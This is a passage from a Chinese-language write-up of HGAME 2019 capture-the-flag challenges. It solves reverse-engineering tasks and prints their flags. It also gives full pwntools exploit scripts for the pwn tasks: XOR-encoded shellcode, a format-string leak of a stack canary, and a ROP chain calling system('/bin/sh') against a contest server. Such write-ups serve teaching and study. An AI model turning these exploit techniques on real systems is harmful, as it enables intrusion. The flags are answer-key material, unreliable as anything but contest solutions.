    for ( i = 0; i < 6; ++i ) {
        for ( j = 0; j < 6; ++j ) {
            char_L[i][j] = chiper2[i][j] - key[i][j];
            flag[i][j] = (char_H[i][j] << 4) + (char_L[i][j] & 0xF);
            putchar(flag[i][j]);
        }
    }
    return 0;
}
```

hgame{1_think_Matr1x_is_very_usef5l}

r & xor

下载, 丢进ida 按下神奇的F5键

```
if ( strlen(s) == 35 )
  {
    for ( i = 0; i < 35; ++i )
    {
      if ( s[i] != (v5[i] ^ *((char *)&v30 + i)) )
      {
        puts("Wrong flag , try again later!");
        return 0;
      }
    }
    puts("You are right! Congratulations!!");
    result = 0;
  }
  else
  {
    puts("Wrong flag , try again later!");
    result = 0;
  }
  return result;
```

```
}
```

注意到v5[]只有6个元素, 于是观察栈的结构, 取得后29个元素, 再根据异或的特点

菜鸡不会py只能写写c

```
#include <stdio.h>
int main(){
    char str[] = "hgame{YOu_mayb3_need_th1s_One!!!!!}";
    char key[] =
{0,0,0,0,0,0,1,0,7,0,92,18,38,11,93,43,11,23,0,23,43,69,6,86,44,54,67,0,66,85,126,72,85,
30,0,0};
    int i;
    for ( i = 0; i < 35; ++i ) {
        putchar(str[i] ^ key[i]);
    }
    return 0;
}
```

运行得flag: hgame{X0r_1s_interest1ng_isn't_it?}

Pro的Python教室(一)

下载py, 看看代码

简单到爆炸(没学过py都知道搞), base64.b??encode 改 base64.b??decode, 再print一下即得flag


PWN

babysc

下载, 先checksec一下

```
lurkrul@ubuntu-64:~/Desktop$ checksec babysc
[*] '/home/lurkrul/Desktop/babysc'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

可以看出什么保护都没开, 栈上还有可执行权限, 丢进ida看看



可以看出 程序先读入数据到buf里, 然后再经过一个循环进行异或加密, 最后将buf里的结果当指令来调用执行

大致看看加密过程, 可得关系式: buf[i] ^= i + 1

所以, 只需要将构造好的shellcode再异或处理一下就可以拿到shell

本人菜鸡不会自己写, 只好用zsc这种工具来生成, exp如下

```
from pwn import *
c = remote('118.24.3.214', 10000)
pay =
'\x30\xc2\x4b\xbf\xd4\x9b\x91\x99\xd9\x86\x9c\xf3\x45\xf9\xd4\x43\x45\x4d\x8a\x46\x42\x42
\x49\xa8\x22\x15\x1e'
c.sendline(pay)
c.interactive()
c.close()
```

aaaaaaaaaa

下载, 丢进ida, 按下F5

```
puts("Welcome to PWN'world!let us aaaaaaaaaa!!!");
  v5 = 0;
  while ( 1 )
  {
    v3 = v5++;
    if ( v3 > 99 )
      break;
    if ( getchar() != 97 )
      exit(0);
  }
  system("/bin/sh");
```

发现只要输100个a就能拿到shell, 直接虚拟机上nc

```
lurkrul@ubuntu-64:~$ nc 118.24.3.214 9999
Welcome to PWN'world!let us aaaaaaaaaa!!!
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ls
aaaaaaaaaa
bin
dev
flag
lib
lib64
run.sh
cat flag
hgame{Aa4_4aA_4a4aAAA}
```

薯片拯救世界1

下载, 丢ida

```
  char buf; // [esp+4h] [ebp-24h]
  unsigned int v3; // [esp+1Ch] [ebp-Ch]

  v3 = __readgsdword(20u);
  read_flag();
  puts("Ch1p Save The World--Chapter 1");
  getchar();
  puts(&byte_8048918);                          // 这是一段令人难忘的故事...
  getchar();
  puts(&byte_8048940);                          // 魔王的封印在2000年后的今天终于被解开
  getchar();
  puts(&byte_8048978);                          // 人类又到了生死存亡的最后关头
  getchar();
  puts(&byte_80489A4);                          // 按照约定，大祭司oyiadin唤醒了同样沉睡了2000年，曾今拯救人类打败魔王的勇者——Ch1p
  getchar();
  while ( 1 )
  {
    puts(&byte_8048A18);                        // 为此，大祭司必须念出当年约定的那串咒语——
    read(0, &buf, 24u);
    n = strlen(&buf);
    if ( !strncmp(flag, &buf, n) )
      break;
    puts(try_again);                            // ......什么都没有发生(请重试)
  }
  puts(asc_8048A80);                            // ...勇者Ch1p在今天...觉醒了！
  getchar();
  return 0;
}
```

可以知道程序比较flag与buf, 所以可以通过爆破把flag试出来

本人菜的一批 还不能实现完全自动化, 所以就不放出来了, 24个字节花个几分钟就能试出来了

Steins;Gate

点击下载: Steins;Gate

首先检测程序开启的保护

```
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

可以看出程序是 64 位程序, 开了Full RELRO, NX, 还有栈溢出保护机制. 然后，我们使用 IDA 来查看源代码。

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  read_ID();
  ratio_gen((signed __int64)seek_truth);
  ratio_gen((signed __int64)repeater);
  ratio_gen((signed __int64)pay_debts);
  ratio_gen((signed __int64)seek_truth);
  return 0LL;
}
```

先进第一个看看

```
unsigned __int64 read_ID()
{
  unsigned int ptr; // [rsp+Ch] [rbp-14h]
  FILE *stream; // [rsp+10h] [rbp-10h]
  unsigned __int64 canary; // [rsp+18h] [rbp-8h]

  canary = __readfsqword(0x28u);
  setbuf(stdout, 0LL);
  signal(14, (__sighandler_t)handler);
  alarm(0x3Cu);                                 //限制程序运行时间，干扰调试
  stream = fopen("/dev/urandom", "r");
  fread(&ptr, 4uLL, 1uLL, stream);              //初始化随机数种子
  srand(ptr);
  fclose(stream);
  puts("Welcome to HGAME 2019,let us pwn4fun!");
  printf("What's your ID:", 4LL);
  read(0, &input_ID, 0x30uLL);                  //读入ID并存储在bss段
  puts("You can get flag after your get the server's shell~");
  return __readfsqword(0x28u) ^ canary;         //canary保护机制实现
}
```

来到第一关, 是个简单的栈溢出

```
unsigned __int64 seek_truth()
{
  char buf; // [rsp+0h] [rbp-40h]
  int pwn_to_0x2333; // [rsp+30h] [rbp-10h]
  unsigned __int64 canary; // [rsp+38h] [rbp-8h]

  canary = __readfsqword(0x28u);                // pwn to call_system
  puts("To seek the truth of the world.");
  read(0, &buf, 0x80uLL);                       // padding1 = 'a' * 0x30
  if ( pwn_to_0x2333 != 0x2333 )                // payload1 = padding1 + p32(0x2333)
    exit(0);
  return __readfsqword(0x28u) ^ canary;
}
```

Repeater is nature of man.

```
  puts("Repeater is nature of man.");
  read(0, &buf, 4uLL);
  set_zero = 0;                                 // FmtStr attack
  printf(&buf, &buf);
  puts("You found it?");
  read(0, &buf, 0x34uLL);
  if ( pwn_to_add_0x00001234 - 0x1234 != rand_bak )
    exit(0);                                    // payload2 = padding2 + p32(?)
  return __readfsqword(0x28u) ^ canary;
```

这里可以使用格式化字符串攻击, 具体可以参见V爷爷的这篇博客

发现 %7$p 可以 leak 出 rand_num, 再看看第三关

```
  canary = __readfsqword(0x28u);
  puts("Payment of past debts.");
  read(0, &buf, 5uLL);
  set_zero = 0;
  printf(&buf, &buf);
  if ( pwn_to_0x6666 != 0x6666 )
    exit(0);
  return __readfsqword(0x28u) ^ canary;
```

注意到 pwn_to_0x6666 在 buf 的低地址处 根据函数调用时栈的变化, 我们可以 将上面的padding2用p32(0x6666)来填充, 然后再次利用格式化字符串, 将 canary 给 leak 出来, 最后再次回到 seek_trurh, 这次, 我们获得了 canary就可以无视保护机制进行栈溢出了

```
.text:0000000000400A76 push    rbp
.text:0000000000400A77 mov     rbp, rsp
.text:0000000000400A7A sub     rsp, 10h
.text:0000000000400A7E mov     [rbp+command], rdi
.text:0000000000400A82 mov     rax, [rbp+command]
.text:0000000000400A86 mov     rdi, rax                        ; command
.text:0000000000400A89 call    system
.text:0000000000400A8E nop
.text:0000000000400A8F leave
.text:0000000000400A90 retn
```

注意到 0x0000000000400A76 处调用了 system ,但是现在我们还无法使用它, 我们先需要让 rdi 指向 "/bin/sh" 字符串, 可以利用 read_ID 将其读入到 bss 段, 然后构造 rop-chain 来实现

使用 ROPgadget 这个工具

```
lurkrul@ubuntu-64:~/Desktop$ ROPgadget --binary S | grep 'rdi'
0x0000000000400c73 : pop rdi ; ret
```

最后放出exp

```
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

c = remote('118.24.3.214', 10002)
#c = process('./S')
sys_adder = 0x400a76
bss_adder = 0x602040
pop_rdi_ret = 0x400c73
padding1 = p32(0x6666) * 0xc
payload1 = padding1 + p32(0x2333)
c.sendafter('ID:','/bin/sh')

c.recvuntil('To seek the truth of the world.\n')
c.send(payload1)

c.recvuntil('Repeater is nature of man.\n')
c.send('%7$p')
rand_num = int(c.recv(10),16)
c.recvuntil('You found it?\n')
payload2 = 0xc * p32(0x6666) + p32(0x1234 + rand_num)
c.send(payload2)

c.recvuntil('Payment of past debts.\n')
c.send('%11$p')
canary = int(c.recv(0x12),16)

c.recvuntil('To seek the truth of the world.\n')
c.send(payload1 + 'aaaa' + p64(canary) + 'aaaaaaaa' + p64(pop_rdi_ret) + p64(bss_adder)
+ p64(sys_adder))
c.interactive()
c.close()
```